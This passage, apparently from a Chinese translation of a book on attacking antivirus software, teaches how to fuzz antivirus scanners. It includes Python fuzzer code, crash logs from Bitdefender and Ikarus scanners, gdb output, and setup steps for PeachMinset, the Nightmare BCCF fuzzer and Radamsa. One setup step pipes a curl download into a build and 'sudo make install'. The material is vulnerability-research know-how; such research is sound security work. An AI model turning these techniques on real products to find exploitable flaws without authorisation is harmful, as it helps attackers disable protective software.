尽管使用的模糊测试的方式十分基础，但确实有效。模糊测试结果很大程度上取决于测试目标软件的质量（比如，测试的反病毒产品中是否存在缺陷）以及传入样本的质量。

13.1.3 对反病毒产品的自动化模糊测试

在之前的部分中，我们创建了一个基础的模糊测试脚本。该脚本对于某些场景确实有效，但是如果测试程序崩溃的话，还有一些重要的问题亟待回答：程序是如何崩溃的？是在哪里崩溃的？为什么会崩溃？如果程序扫描分析第一个文件的时候就崩溃，就将无法继续分析接下来的文件；在这种情况下，我们又该做些什么呢？借助这样一个简单的模糊测试方式，我们又该如何找出到底是哪一个文件导致反病毒扫描器最终崩溃的？又该如何继续分析其他文件？

以上问题的答案几乎是一致的：借助自动化调试手段。和上一节一样，实现一个基本的模糊测试工具十分简单。但是要编写一个模糊测试工具，使其能够捕获、管理崩溃信息，将PoC移动到其他目录，使反病毒软件能够继续扫描剩余的其他文件，这个过程就会复杂得多。因此，可以根据不同的复杂度来实现模糊测试：可以简单到编写大概只有五行的Shell脚本实现，也可以复杂到借助能进行自动化调试、代码覆盖测试和语义提取的模糊测试框架。

1. 使用命令行工具

要解决前面部分中提出的有关自动化的问题，最简单的手段就是使用命令行工具，最起码在Unix操作系统平台上这样的解决方案有效。比如，我们可以通过在运行反病毒扫描器之前，运行`ulimit -c unlimited`命令来获取崩溃信息。这样一来，一旦对应的进程崩溃了，操作系统就在磁盘上生成一个core dump文件。此外，如果要知道哪个文件会造成反病毒软件崩溃，为何不使用反病毒扫描器逐一对目录下的文件进行扫描测试呢？

本节将会探讨如何修改先前编写并使用的Python模糊测试脚本。值得一提的是，我们在这里探讨的手段仍是一个雏形。以下是详细的步骤。

(1) 在运行反病毒扫描器之前，先运行`ulimit -c unlimited`命令。

(2) 使用反病毒扫描器逐一扫描目录下的样本文件。

(3) 如果生成了core dump文件，将它们随PoC一起移动到其他目录中去。

(4) 和之前只创建255个测试样例不同，此处我们让脚本持续创建随机的模糊测试样本文件，直到手动停止模糊测试。

在开头的`import`行代码下，添加如下几行代码：

```
...
import shutil

#-----------------------------------------------------------------------
RETURN_SIGNALS = {}
RETURN_SIGNALS[138] = "SIGBUS"
RETURN_SIGNALS[139] = "SIGSEGV"
RETURN_SIGNALS[136] = "SIGFPE"
RETURN_SIGNALS[134] = "SIGABRT"
RETURN_SIGNALS[133] = "SIGTRAP"
RETURN_SIGNALS[132] = "SIGILL"
RETURN_SIGNALS[143] = "SIGTERM"

#-----------------------------------------------------------------------
def log(msg):
  print "[%s] %s" % (time.asctime(), msg)
```

接着，用以下代码替换先前`CBasicFuzzer.fuzz()`方法的相关代码：

```
  def fuzz(self):
    log("Starting the fuzzer...")
    orig_buf = open(self.file_in, "rb").read()

    log("Running 'ulimit -c unlimited'")
    os.system("ulimit -c unlimited")

    # Create mutations of the input file until it's stopped
    while 1:
      buf = self.mutate(orig_buf)
      md5_hash = md5(buf).hexdigest()
      log("Writing mutated file %s" % repr(md5_hash))
      filename = os.path.join(self.folder_out, md5_hash)
      with open(filename, "wb") as f:
```

```
          f.write(buf)

        # Run the operating system command to scan the file we created
        cmd = "exec %s %s > /dev/null" % (self.cmd, filename)
        ret = os.system(cmd)
        log("Running %s returned exit code %d" % (repr(cmd), ret))

        if ret in RETURN_SIGNALS:
          # If the exit code of the process indicates it crashed, rename
          # the generated "core" file.
          log("CRASH: The sample %s crashed the target.
  Saving information..." % filename)
          shutil.copy("core", "%s.core" % filename)
        else:
          # If the proof-of-concept did not crash the target, remove the
          # file we just created
          os.remove(filename)
```

Fuzz()方法首先会读取原始模版文件，然后运行ulimit -c unlimited命令。和先前创建255个模糊测试样例不同，此处代码会不断循环生成测试样例。接下来的命令被修改成了，扫描每一个文件的时候，就把这个进程的输入重新定向到/dev/null。先前，扫描器对整个目录进行了扫描。在Unix系统中，崩溃的进程的返回值实际上就是其崩溃代号。因此，当使用os.system运行了命令行扫描器后，脚本会校验反病毒扫描器是否崩溃。比如，如果返回值是139，就表示进程崩溃代号是SIGSEGV，这是一个因为段错误产生的崩溃。如果返回值代表的是疑似存在漏洞的代号中的一个，那么脚本将会复制与崩溃文件相关的核心文件。否则，将会删除生成的模糊测试样例。模糊测试脚本会持续不断地基于测试模版生成畸变文件，并将崩溃时产生的core dump文件以及PoC文件保存到我们刚刚创建的输出目录中去。

以下是模糊测试脚本在针对Bitdefender反病毒软件Unix版本进行测试过程中的输出信息：

```
$ python ../simple_av_fuzzerv2.py mysterious_file out/ bdscan
[Mon Apr 20 12:39:05 2015] Starting the fuzzer...
[Mon Apr 20 12:39:05 2015] Running 'ulimit -c unlimited'
[Mon Apr 20 12:39:05 2015] Writing mutated file
'986c060db72d2ba9050f587c9a69f7d5'
[Mon Apr 20 12:39:07 2015] Running 'exec bdscan
 out/986c060db72d2ba9050f587c9a69f7d5 > /dev/null' returned exit code 0
[Mon Apr 20 12:39:07 2015] Writing mutated file
'e5e4b5fe275971b9b24307626e8f91f7'
[Mon Apr 20 12:39:10 2015] Running 'exec bdscan
out/e5e4b5fe275971b9b24307626e8f91f7 > /dev/null' returned exit code 0
[Mon Apr 20 12:39:10 2015] Writing mutated file
'287968fb27cf18c80fc3dcd5889db136'
[Mon Apr 20 12:39:10 2015] Running 'exec bdscan
 out/287968fb27cf18c80fc3dcd5889db136 > /dev/null' returned exit code 65024
[Mon Apr 20 12:39:10 2015] Writing mutated file
'01ca5841b0a0c438d3ba3e7007cda7bd'
[Mon Apr 20 12:39:11 2015] Running 'exec bdscan
out/01ca5841b0a0c438d3ba3e7007cda7bd > /dev/null' returned exit code
65024
[Mon Apr 20 12:39:11 2015] Writing mutated file
```

```
'6bae9a6f1a6cef21fe0d6eb31d1037a5'
[Mon Apr 20 12:39:11 2015] Running 'exec bdscan
out/6bae9a6f1a6cef21fe0d6eb31d1037a5 > /dev/null' returned exit code
65024
[Mon Apr 20 12:39:11 2015] Writing mutated file
'2e783b0aaad7e6687d7a61681445cb08'
(...)
[Mon Apr 20 12:39:19 2015] Writing mutated file
'84652cc61a7f0f2fbe578dcad490c600'
[Mon Apr 20 12:39:22 2015] Running 'exec bdscan
out/84652cc61a7f0f2fbe578dcad490c600 > /dev/null' returned exit code 139
[Mon Apr 20 12:39:22 2015] CRASH: The sample
out/84652cc61a7f0f2fbe578dcad490c600 crashed the target. Saving
information...
(...)
[Mon Apr 20 12:51:16 2015] Writing mutated file
'f6296d601a516278634b44951a67b0d4'
[Mon Apr 20 12:51:19 2015] Running 'exec bdscan
out/f6296d601a516278634b44951a67b0d4 > /dev/null' returned exit code 139
[Mon Apr 20 12:51:19 2015] CRASH: The sample
out/f6296d601a516278634b44951a67b0d4 crashed the target. Saving
information...
^C (Press Ctrl+C to stop it)
```

在模糊测试过程中，Bitdefender反病毒软件没过多久就崩溃了，模糊测试脚本同时保存了core dump文件，以及触发崩溃的畸变模糊测试文件样例。在此之后，我们可以使用gdb（或其他调试工具）来查看dump文件，并找出崩溃的原因。

```
$ LANG=C gdb --quiet bdscan f6296d601a516278634b44951a67b0d4.core
Reading symbols from bdscan...(no debugging symbols found)...done.
(...)
Core was generated by 'bdscan out/f6296d601a516278634b44951a67b0d4'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xf30beXXX in ?? ()
(gdb) x /i $pc
=> 0xf30beXXX:    mov    0x24(%ecx,%edx,1),%eax
 (gdb) i r ecx edx
ecx            0x23a80550                                         598213968
edx            0x9e181c8                                          165773768
(gdb) x /x $ecx
0x23a80550:  Cannot access memory at address 0x23a80550
```

在本例中，Bitdefender由于非法释放了内存引用的表达式ECX+EDX+0x24（即0x23a80550），产生了一个崩溃。

这里我们的模糊测试脚本仍然不够完善，除了一些基础的核心dump文件和PoC文件外，还不能收集到足够多的信息。比如，脚本不具备将相似崩溃信息分类的能力。此外，因为脚本会连续使用反病毒命令行扫描器逐一扫描样本文件，所以运行速度会相对较慢。

本节重点探讨的是在Unix平台上模糊测试的手段和方式。接下来将会探讨如何在Windows系统平台上对反病毒软件进行模糊测试。

2. 将反病毒内核移植到Unix平台下

如果反病毒软件只能运行在Windows平台上的话，最好将模糊测试工具（最起码将模糊测试工具核心部分）移植到更适合自动化模糊测试的平台上去。比如，如今在Windows平台上进行大中型规模的模糊测试可谓困难重重。如果想要搭建一个可以运行模糊测试工具的小型虚拟机，我们只能选择Windows XP；或者创建一个10 GB~20 GB的虚拟机安装Windows 7。如果要在虚拟机内安装Windows 8.1或Windows 10，就需要增加运行虚拟机所需的最小磁盘空间大小。但对Linux或其他类Unix系统平台来说，比如FreeBSD，我们创建的虚拟机可以相对小一些。在一些案例中，创建一个占用1 GB或 512 MB磁盘空间的小型虚拟机，并安装目标测试程序也是可行的。很显然，虚拟机占用的磁盘空间越小，也就越便于管理。对于运行了Windows XP的虚拟机来说，一般需要1 GB~2 GB内存的机器，不过事实上512 MB内存也够了。对于运行Windows 7的虚拟机来说，推荐用于模糊测试的最低虚拟机分配内存大小是2 GB，而大多数情况下，可以较好完成相关工作的内存大小应该是4 GB。（分配使用的内存越小，就越容易因为低内存和分配错误产生误报。）

由于每一个新版本的Windows对内存和磁盘空间的消耗会越来越大，推荐使用另一种模糊测试方式：借助Wine（第2章中简单介绍过）设法在Linux系统中对Windows应用程序进行模糊测试。Wine（Wine Is Not an Emulator）是一款开源免费的用于在Linux下实现Windows APIs的工具。借助Wine可以在Unix系统上，无须对相关二进制文件进行兼容性修改，就可以运行相关文件。同时有了Wine，我们还可以在Unix系统中，和原生Unix应用程序一样流畅地运行一些Windows系统特有的二进制文件，比如DLL。Wine不会模拟执行代码，而是以原生方式全速执行代码。通过捕获在真实Windows操作系统中处理的系统调用和中断，Wine根据Linux内核特性对其作出相关变更。此外，`Winelib`是一款可以用于借助Windows SDK来编写原生Unix应用程序的工具集。

以下两种方式对在类Unix系统平台上对反病毒软件Windows版本进行测试大有帮助：

- 逆向反病毒软件内核，使用`Winelib`将其导到Unix平台上；
- 更简单的实现方式是，在Linux或Unix平台上，借助Wine运行独立的命令行扫描器。

第一种方法可以说是最佳途径，因为不需要借助Wine层面或其他层面的模拟，而是通过逆向分析内核，为仅兼容Windows的反病毒引擎编写接口。但是，该方法非常费时。逆向分析工程需要首先通过逆向分析来挖掘用于加载内核、启动扫描等的接口，然后找出合适的结构编写非官方SDK，最后编写可以运行在类Unix系统平台上的工具。由于这种办法需要耗费太多精力，在很多情况下是不可行的。对于时间充裕的长期研究来说，这确实是一个很好的途径；但对于相对较小的项目来说，就不太适宜了。我们可以使用基于相同理念的替代方法：和使用`Winelib`类似，我们可以使用Wine来运行独立命令行扫描器。

3. 借助Wine进行模糊测试

本节会演示如何借助Wine在Linux系统中运行T3Scan命令行扫描器Windows版。我们可以在http://updates.ikarus.at/updates/update.html下载到T3Scan命令行扫描器。

我们需要自己动手提取t3scan.exe和病毒数据库文件t3sigs.vdb。下载了两个对应的文件以后，借助Wine使用以下命令，运行t3scan.exe：

```
$ wine t3scan.exe
```

这时候会弹出一个提示框，询问我们是否要提取文件。选中当前目录，然后点击Extract提取文件。我们可以在Wine创建的虚拟Z盘下搜索找到当前目录，否则就直接在目录处填写。此外，我们还可以在Windows操作系统中运行命令提取工具，然后将最终提取出的文件T3Scan.exe和t3.dll复制到当前目录下。等我们凑齐T3Scan.exe、t3.dll和病毒数据库文件t3sigs.vdb三个文件后，可以运行以下命令测试T3Scan能否运行：

```
$ wine T3Scan.exe
fixme:heap:HeapSetInformation (nil) 1 (nil) 0

Syntax: t3scan [options] <samples>
        t3scan [options] <path>

Options:
    -help | -h | -?            This help
    -filelist | -F <filename>  Read input files from newline-separated
file <filename>
    -logfile | -l <filename>   Create log file
    -maxfilesize | -m <n>      Max. filesize in MB (default 64MB)
    -n                         No simulation
    -nosubdirs | -d            Do not scan sub directories
    -r <n>                     Max. recursive scans (default 8)
    -vdbpath | -vp <directory> Path to signature database

Special options:
    -noarchives  | -na         Do not scan archive content
    -rtimeout <seconds>        Stop recursively scanning files in an
 archive after <seconds>
    -sa                        Summarize archives: only the final result
for the archive is reported
    -timeout <seconds>         Stop scanning a single file after
<seconds>
    -version | -ver            Display the program, engine and VDB
version
    -vdbver                    Display VDB version
    -verbose | -v              Increase the output level
    -noadware                  Disable adware/spyware signatures
```

如果看到程序输出日志，就意味着T3Scan可以借助Wine正确运行。现在，我们需要根据Wine的运行方式，对先前创建的简单模糊测试脚本进行调整。首先，需要借助Python函数`os.system()`运行程序。程序在遇到段错误SIGSEGV的时候，会返回返回值139。在遇到SIGBUS崩溃的时候，会返回返回值138，以此类推。但是，使用Wine运行程序的时候就会有所不同了：如果要捕获返回值的话，我们需要让相关程序向右移动8位，接着加128，来获取返回值。这样一来，就又可以继续使用之前名为`RETURN_SIGNALS`的字典了。在模糊测试脚本中添加一个标志，来确定当前是否使用Wine来运行程序。对调整优化前后的代码对比结果如下：

```
$ diff simple_av_fuzzerv2.py simple_av_fuzzer_wine.py
27c27
<   def __init__(self, file_in, folder_out, cmd):
---
```

```
>   def __init__(self, file_in, folder_out, cmd, is_wine = False):
32a33,34
>     self.is_wine = is_wine
>
65c67
<       cmd = "exec %s %s > /dev/null" % (self.cmd, filename)
---
>       cmd = "%s %s" % (self.cmd, filename)
66a69
>       ret = (ret >> 8) + 128
81c84
<   print "Usage:", sys.argv[0], "<filename> <output directory>
<av scan command>"
---
>   print "Usage:", sys.argv[0], "<filename> <output directory>
<av scan command> [--wine]"
84,85c87,88
< def main(file_in, folder_out, cmd):
<   fuzzer = CBasicFuzzer(file_in, folder_out, cmd)
---
> def main(file_in, folder_out, cmd, is_wine=False):
>   fuzzer = CBasicFuzzer(file_in, folder_out, cmd, is_wine)
89c92
<   if len(sys.argv) != 4:
---
>   if len(sys.argv) < 4:
91c94
<   else:
---
>   elif len(sys.argv) == 4:
92a96,97
>   elif len(sys.argv) == 5:
>     main(sys.argv[1], sys.argv[2], sys.argv[3], True)
```

上述结果中加粗的部分就是模糊测试脚本中新增的代码。完成上述调整后，我们就可以和之前在Unix平台上对原生Bitdefender命令行扫描器进行模糊测试那样，对只兼容Windows操作系统的Ikarus命令行扫描器进行模糊测试了，测试过程如下：

```
$ python simple_av_fuzzer_wine.py s_bio.lzh out "wine32 test/T3Scan.exe" \
         --wine
[Mon Apr 20 18:55:23 2015] Starting the fuzzer...
[Mon Apr 20 18:55:23 2015] Running 'ulimit -c unlimited'
[Mon Apr 20 18:55:27 2015] Writing mutated file
'7ae0b2339d57dbc58dd748a426c3358b'
IKARUS - T3SCAN V1.32.33.0 (WIN32)
         Engine version: 1.08.09
         VDB: 20.04.2015 12:09:39 (Build: 91448)
         Copyright ® IKARUS Security Software GmbH 2014.
         All rights reserved.


  Summary:
  ==========================================================
```

```
    1 file scanned
    0 files infected

    Used time: 0:02.636
  ============================================================
[Mon Apr 20 18:55:30 2015] Running 'wine32 test/T3Scan.exe
out/7ae0b2339d57dbc58dd748a426c3358b' returned exit code 128
[Mon Apr 20 18:55:34 2015] Writing mutated file
'7c774ed262f136704eeed351b3210173'
IKARUS - T3SCAN V1.32.33.0 (WIN32)
         Engine version: 1.08.09
         VDB: 20.04.2015 12:09:39 (Build: 91448)
         Copyright ® IKARUS Security Software GmbH 2014.
         All rights reserved.


  Summary:
  ============================================================
    1 file scanned
    0 files infected

    Used time: 0:02.627
  ============================================================
[Mon Apr 20 18:55:37 2015] Running 'wine32 test/T3Scan.exe
out/7c774ed262f136704eeed351b3210173' returned exit code 128
(...)
```

现在模糊测试脚本就可以正常工作了。如果我们传入正确的模糊测试样本并等待少许时间，反病毒扫描器就会崩溃，模糊测脚本会将相关信息保存到选定的输出目录下。

4. 问题、问题、更多的问题

目前，前面开发的针对反病毒软件的模糊测试工具存在不少问题。比如，脚本会对每个创建的文件都运行一个实例。每一次生成畸变样本，都会创建一个单一进程。脚本只使用了一种简单的畸形文件生成策略，同时无法提供应用程序崩溃的细节。此外，脚本依照传入的单一模糊测试模版进行测试。如果我们要测试的文件格式解析器不存在缺陷呢？如果我们使用的模糊测试模版无法挖掘出对应的缺陷呢？接下来将会讨论和解决上述两个问题。首先我们要做的是，找到可以作为模糊测试模版的好的样本文件。

13.1.4　找到好的模糊测试模版

模糊测试模版文件是模糊测试工具改动和生成畸变文件的原始依据。在之前的案例中，运行针对Windows应用的模糊测试时，我使用了LZH文件。第一次运行模糊测试脚本时，我使用的是ELF文件。这两个文件格式仅仅是反病毒引擎支持扫描的众多文件格式中的一角。反病毒产品支持扫描的文件格式的具体列表一般情况下无法知晓，但是有一些文件格式，广泛被反病毒软件支持扫描。这类文件格式包括（但不仅限于）：压缩文件、公文包文件、EXE封装工具、Microsoft Office文件格式、HTML、JavaScript、VBScript、XML、Windows LNK文件，等等。

找到用于进行反病毒软件模糊测试的好的模版不仅意味着找到目标反病毒软件支持的某种

文件格式（比如，Windows PE文件）和子格式（比如EXE封装工具），还意味着要找到针对特定文件格式的好的模糊测试模版。比如，如果想要测试OLE2容器（比如Microsoft Word或Excel文件），选取的模糊测试模版应该限定为基础Word或Excel文档，然后在模糊测试过程中，我们就能有针对性地对Word或Excel文件的某些特性进行测试，而不是撒网式地进行测试。要模糊测试所有特性集合几乎是不可能的，不过我们可以试着使用一种叫作“语料库筛选”的技术来找到更好的模糊测试模版。这项技术的工作原理如下。

- 首先借助类似DynamoRIO或Intel PIN的工具，在二进制指令模式下使用测试目标软件，处理第一个样本文件。同时，记录下被执行的不同基础区块。
- 只有当之前样本没有执行过的新基础区块被执行的时候，新生成的对应样本才会传递给测试程序进行模糊测试。
- 如果新的样本执行的基础区块，是先前样本没有执行过的，才会被接受。
- 如果一个样本包含的所有代码是之前样本有的，就没有必要使用对应样本做模版了，因为先前的样本已经覆盖到了要测试的功能点。

我只知道一种可以用于计算代码覆盖率的现成工具，名叫PeachMinset。可以通过community.peachfuzzer.com/v3/minset.html了解较早版本Peach V3的工作方式。

一般来说，PeachMinset的工作方式有以下两步：

(1) 从样本文件中收集回溯信息；

(2) 计算最小集合。

上述步骤中的第一步需要的时间会比较长，因为程序会借助二进制执行存在的每一个单一模版文件。计算最小集合的过程相对较快，因为程序只需要计算找出能够尽可能多地覆盖到功能特性的文件集合。

以下是运行内部使用了PIN库的PeachMinset.exe，来针对一系列PNG文件进行处理筛选的过程示例：

```
>peachminset -s pinsamples -m minset -t traces bin\pngcheck.exe %%s

] Peach 3 -- Minset
] Copyright (c) Deja vu Security

[*] Running both trace and coverage analysis
[*] Running trace analysis on 15 samples...
[1:15]   Converage trace of pinsamples\basn0g01.png...done.
[2:15]   Converage trace of pinsamples\basn0g02.png...done.
[3:15]   Converage trace of pinsamples\basn0g04.png...done.
[4:15]   Converage trace of pinsamples\basn0g08.png...done.
[5:15]   Converage trace of pinsamples\basn0g16.png...done.
[6:15]   Converage trace of pinsamples\basn2c08.png...done.
[7:15]   Converage trace of pinsamples\basn2c16.png...done.
[8:15]   Converage trace of pinsamples\basn3p01.png...done.
[9:15]   Converage trace of pinsamples\basn3p02.png...done.
[10:15]   Converage trace of pinsamples\basn3p04.png...done.
[11:15]   Converage trace of pinsamples\basn3p08.png...done.
[12:15]   Converage trace of pinsamples\basn4a08.png...done.
```

13

```
[13:15]   Converage trace of pinsamples\basn4a16.png...done.
[14:15]   Converage trace of pinsamples\basn6a08.png...done.
[15:15]   Converage trace of pinsamples\basn6a16.png...done.

[*] Finished
[*] Running coverage analysis...
[-]   3 files were selected from a total of 15.
[*] Copying over selected files...
[-]   pinsamples\basn3p08.png -> minset\basn3p08.png
[-]   pinsamples\basn3p04.png -> minset\basn3p04.png
[-]   pinsamples\basn2c16.png -> minset\basn2c16.png

[*] Finished
```

从15个PNG文件中，PeachMinset.exe只筛选出了3个可以全部覆盖到15个文件特性的文件。在模糊测试的过程中，减少模版文件的数量是用最少的时间获得最好效果的最佳实现方式。

13.1.5　查找模版文件

在一些情况下，尤其是当提到反病毒引擎的时候，我们需要找出不典型的文件样本（即那些通常情况下在磁盘上找不到的文件）。要找到这类文件，有以下建议可供参考。

- Google　可以在搜索引擎内，通过关键词intitle:“index of /” .lzh查找这类索引式Web字典。通过检索，我们可以查找到索引式Web字典中以.lzh结尾的文件（一种压缩文件格式）。
- 还是Google　借助filetype:LZH也可以查找到有趣的搜索结果。一般情况下这种检索方式有效，但是需要手工排除一些与Facebook有关的搜索结果。
- VirusTotal　如果有权限使用私有版本的VirusTotal的话，我们会发现，对于每一种文件格式，都最起码有一个可供测试使用的样本文件。

另一种查找模糊测试模版文件的好方法是，使用反病毒产品自身使用的文件样本。当然，商业版本反病毒套装不会公开他们的测试样本，但是我们可以获取到开源反病毒扫描器ClamAV的类似测试样本。可以从GitHub上下载并编译：https://github.com/vrtadmin/clamav-devel。

由于这些测试样本是动态生成的，我们首先需要编译ClamAV。可以将这些生成的样本文件提取作为，针对其他反病毒软件进行模糊测试的模版。由于覆盖了大多数反病毒产品支持处理的文件格式，这些样本文件可以作为模糊测试过程中良好的切入点。目前包含的样本文件种类如下：

- samples/av/clam/clam.sis
- samples/av/clam/clam.odc.cpio
- samples/av/clam/clam.exe.html
- samples/av/clam/clam.ole.doc
- samples/av/clam/clam.d64.zip
- samples/av/clam/clam.mail
- samples/av/clam/clam_cache_emax.tgz
- samples/av/clam/clam.cab

- samples/av/clam/clam.arj
- samples/av/clam/clamav-mirror-howto.pdf
- samples/av/clam/clam.newc.cpio
- samples/av/clam/clam.exe.rtf
- samples/av/clam/clam.7z
- samples/av/clam/clam.ppt
- samples/av/clam/clam-v2.rar
- samples/av/clam/clam.tar.gz
- samples/av/clam/clam.pdf
- samples/av/clam/clam.impl.zip
- samples/av/clam/clam.zip
- samples/av/clam/clam.bin-le.cpio
- samples/av/clam/clam.exe.szdd
- samples/av/clam/clam.chm
- samples/av/clam/clam-v3.rar
- samples/av/clam/clam.exe.bz2
- samples/av/clam/clam.exe.mbox.base64
- samples/av/clam/clam.tnef
- samples/av/clam/clam.exe.binhex
- samples/av/clam/clam.bin-be.cpio
- samples/av/clam/clam.exe.mbox.uu
- samples/av/clam/clam.bz2.zip

这里还有一个建议，就是使用PROTOS Genome Test Suite c10-archive。如下所示的是一个针对以下文件格式的修改过的压缩文件集。

- ace 91518
- arj 255343
- bz2 321818
- cab 130823
- gz 227311
- lha 176631
- rar 198865
- tar 40549
- zip 189833
- zoo 163595
- total 1632691

可以通过以下地址下载到该畸变压缩文件集：https://www.ee.oulu.fi/research/ouspg/PROTOS_

Test-Suite_c10-archive。

即便是该测试样本集对所有人公开，而且很可能已经包含在不少反病毒产品的测试套组中，我们还是会惊讶地发现，还有很多反病毒软件在扫描这些样本的过程中出现问题。如果我们使用上述样本文件作为畸变模糊测试的模版，这种感觉会更加强烈。

13.1.6　使代码覆盖率最大化

代码覆盖测试是一种动态分析技术，它基于在程序运行过程中通过相关指令来确定程序执行的不同指令集、基本区块或函数的数量。本章前面谈到PeachMinset.exe工具时，简单探讨了代码覆盖问题，使用该工具可以开展代码覆盖测试，筛选出可以覆盖最多程序特性的样本文件。但是，使用PeachMinset.exe会受到传入样本执行或覆盖的特性数量的限制。

如果在使用PeachMinset.exe筛选出来的测试样本进行模糊测试的过程中，没有挖掘到任何漏洞，我们需要考虑使用以下方式：

- 查找可以覆盖更多新特性的测试样本；
- 借助工具最大化样本文件的代码覆盖率。

这里重点探讨第二种方式。最大化代码覆盖率有多种方式，目前研究和使用较多的方法如下。

- 借助符号化执行和SMT处理工具。这类工具会将执行的代码或在目标库中发现的代码进行转化，提取代码中的变量，并将其虚拟化，生成SMT公式，然后使用处理工具来找出可以覆盖更多代码的模糊测试样本。
- 基于模糊测试模版文件随机或半随机生成测试样例，然后使用代码覆盖测试工具，判断新生成的样本是否会执行新的指令、基础区块或函数。

第一种方法在实战场景下应用较少。SMT处理器前景巨大，不过因为对硬件要求过高，所以只能作为实验性项目。现实中，确实有一些类似Microsoft SAGE这样的案例，不过如前所述，这类工具需要消耗很大的资源。当下，要在家里运行SAGE针对目标反病毒软件进行模糊测试根本不可行。

有一些类似SAGE的不错开源工具：MoFlow工具集中的egas，可以通过https://github.com/vrtadmin/moflow下载。但是，开发者指出由于扩展性不是很好，egas从2014版本开始就无法处理大于4 KB的传入字节序列数据了。egas在处理中到大型的输入数据以及大量真实文件目标时，很可能会消耗不少时间。我也试过使用这款工具针对一款反病毒产品进行了为期一周的测试，工具运行的过程中消耗了4 GB的内存，最终没有获取到任何有价值的测试结果，测试也就随之终止。但是，这类工具确实可以挖掘到漏洞。不过问题是，如果在家里的计算机上使用这类工具开展测试的话，就会遇到我之前尝试过程中遇到的问题。egas无疑是一款出色有效的工具，但是就目前来说，传入的测试样本大小还十分有限。

第二种办法更容易实行，消耗的资源少而且发现漏洞的速度更快。这类测试方法的核心理念是：借助随机或半随机的模糊测试样本生成手段，最大化代码覆盖率。下面列出两个新工具。

- American Fuzzy Lop（AFL）　该款模糊测试工具由著名的安全研究者Michal Zalewski开

发，其设计和工作原理在本节已有阐释，即基于代码覆盖测试。

- Blind Code Coverage Fuzzer（BCCF） 该款模糊测试工具由作为本书作者之一的Joxean Koret开发。它是Nightmare模糊测试框架的一部分。

上述两款工具类似，但是其实现和执行的模糊测试算法有所差别。接下来将介绍Nightmare模糊测试框架中的Blind Code Coverage Fuzzer，以及如何使用Nightmare模糊测试框架来针对反病毒产品开展漏洞模糊测试挖掘。

1. Blind Code Coverage Fuzzer工具

BCCF是Nightmare模糊测试框架中的一个组件，有以下功能：

- *最大化样本文件代码覆盖率* 它能够最大化原始模糊测试模版文件的代码覆盖率；
- *挖掘漏洞* 它可以挖掘出原始模糊测试模版无法覆盖的特性；
- *挖掘新的模糊测试模版* 它会对原始测试模版进行随机修改，以此创建模糊测试畸变文件。而这些新创建的样本文件又可以传递给使用不同样本生成算法的工具，来针对原始模糊测试模版没有覆盖到的特性进行测试。

对于BCCF以及相类似的其他模糊测试工具来说，最有意思的特性就是，它们可以自动化挖掘新的特性并将原始模版文件的代码覆盖率最大化。在许多场景下这一点都是十分有用的：

- 由于冷门或过于老旧，只能找到某文件格式为数不多的相关样本；
- 从不同源头收集到的样本过于相似，覆盖的特征集重叠。

BCCF对于在上述情况中进行的模糊测试大有帮助。BCCF同时使用到了著名开源项目DynamoRIO中的标准代码覆盖测试工具DrCov和同一项目下的工具Intel PIN。简单来说，BCCF通过运行待测目标处理原始模版文件，对原始传入缓冲区内容做修改，来挖掘出可以覆盖到新基本区块的针对原始测试模版的改动。不过BCCF实际工作的过程会比前面描述的更复杂一些。

BCCF首先尝试计算，在传入样本文件相同的条件下，目标程序执行的基础区块平均数。基于一系列不同的样本文件畸变策略，计算出最小值、最大值和平均值。BCCF接着会借助随机或半随机的修改方式对原始模版进行变动，然后计算执行了多少不同的基础区块。如果找到了新的基础区块，就会创建新的模糊测试样本，接着新创建的样本又被用作新的模版。BCCF又会对新模版应用进一步修改变动，来挖掘出之前没有覆盖到的基础区块。但是，如果在迭代修改模版文件多次后，程序发现执行的基础区数量低于之前水平或趋于稳定，则相关模糊测试模版会被丢弃，程序会调用之前一版的样本作为新的模糊测试模版。

除非手动停止，否则BCCF可以持续不断地运行下去，挖掘目标软件的漏洞，找到可以作为新一代模版的测试样本，也有可能不断进行迭代直到样本文件数量达到最大值。

接下来将会介绍如何安装配置BCCF，来为之后的相关实验作准备。

2. Blind Code Coverage Fuzzer的使用

要使用BCCF，首先要安装Nightmare模糊测试套装，可以在以下地址下载：https://github.com/joxeankoret/nightmare/。

可以通过以下指令，在装有Linux的机器上，将GIT本地仓库（Repository）复制一份到本地

目录下：

```
$ git clone https://github.com/joxeankoret/nightmare.git
```

下载完成后，我们会看到Nightmare模糊测试套装有以下文件和目录：

```
$ ls /path/to/nightmare
AUTHORS      dependencies  fuzzers     lib      LICENSE.txt  NEWS.txt
README.md   results  samples  TODO.txt COPYING.txt  doc
fuzzersUpd  LICENSE  mutators     presos    README.txt  runtime  tasks
```

我们还需要安装BCCF默认使用的二进制探测工具DynamoRIO。可以根据使用的系统情况，从以下地址下载：https://github.com/DynamoRIO/dynamorio/wiki/Downloads。

此处演示实验使用的是DynamoRIO V4.2.0-3版，不过由于BCCF使用的是标准工具DrCov，使用DynamoRIO的任意新版本都是可以的。下载完成以后，解压缩到指定目录。然后，从Nightmare模糊测试框架的目录下复制一份fuzzers/bcf.cfg.example，将其重命名为fuzzers/bcf.cfg。我们需要编辑此文件来告诉BCCF工具DynamoRIO的目录在哪里，并引导BCCF工具调用相关模块。最后，需要在fuzzers/bcf.cfg配置文件中添加如下代码：

```
#-----------------------------------------------------------------------
# Configuration for the BCF fuzzer
#-----------------------------------------------------------------------
[BCF]
templates-path=/path/to/nightmare/samples/some_dir
# Current options are: DynamoRIO, Pin
bininst-tool=DynamoRIO
# Use *ONLY* iterative algorithm instead of all algorithms?
#iterative=1
# Use *ONLY* radamsa instead of all the implemented algorithms?
#radamsa=1

[DynamoRIO]
path=/path/to/dynamorio/DynamoRIO-Linux-4.2.0-3/
```

成功正确配置二进制探测工具后，我们需要安装一款名为Radamsa的工具。Radamsa是一款用于fuzzer健壮性测试的测试样例生成工具。它会尝试推断传入文件的语法，然后根据推断出的语法生成测试样例。Radamsa是目前最好的畸形样例生成工具。可以使用以下指令下载并安装Radamsa：

```
$ curl http://haltp.org/download/radamsa-0.4.tar.gz \
| tar -zxvf - && cd radamsa-0.4 && make && sudo make install
```

安装Radamsa后，可以通过以下指令对其进行测试：

```
sh-4.3$ echo "Testing 123" | radamsa
Testing 2147483649
sh-4.3$ echo "Testing 123" | radamsa
-11163243243243239350527 89
-1116324323935052789046909
sh-4.3$ echo "Testing 123" | radamsa
Testing 3
Testing 42949672929496729294967292949672929496729294967292949672929496 72
```

```
sh-4.3$ echo "Testing 123" | radamsa
Testing3
ing3
ing3
```

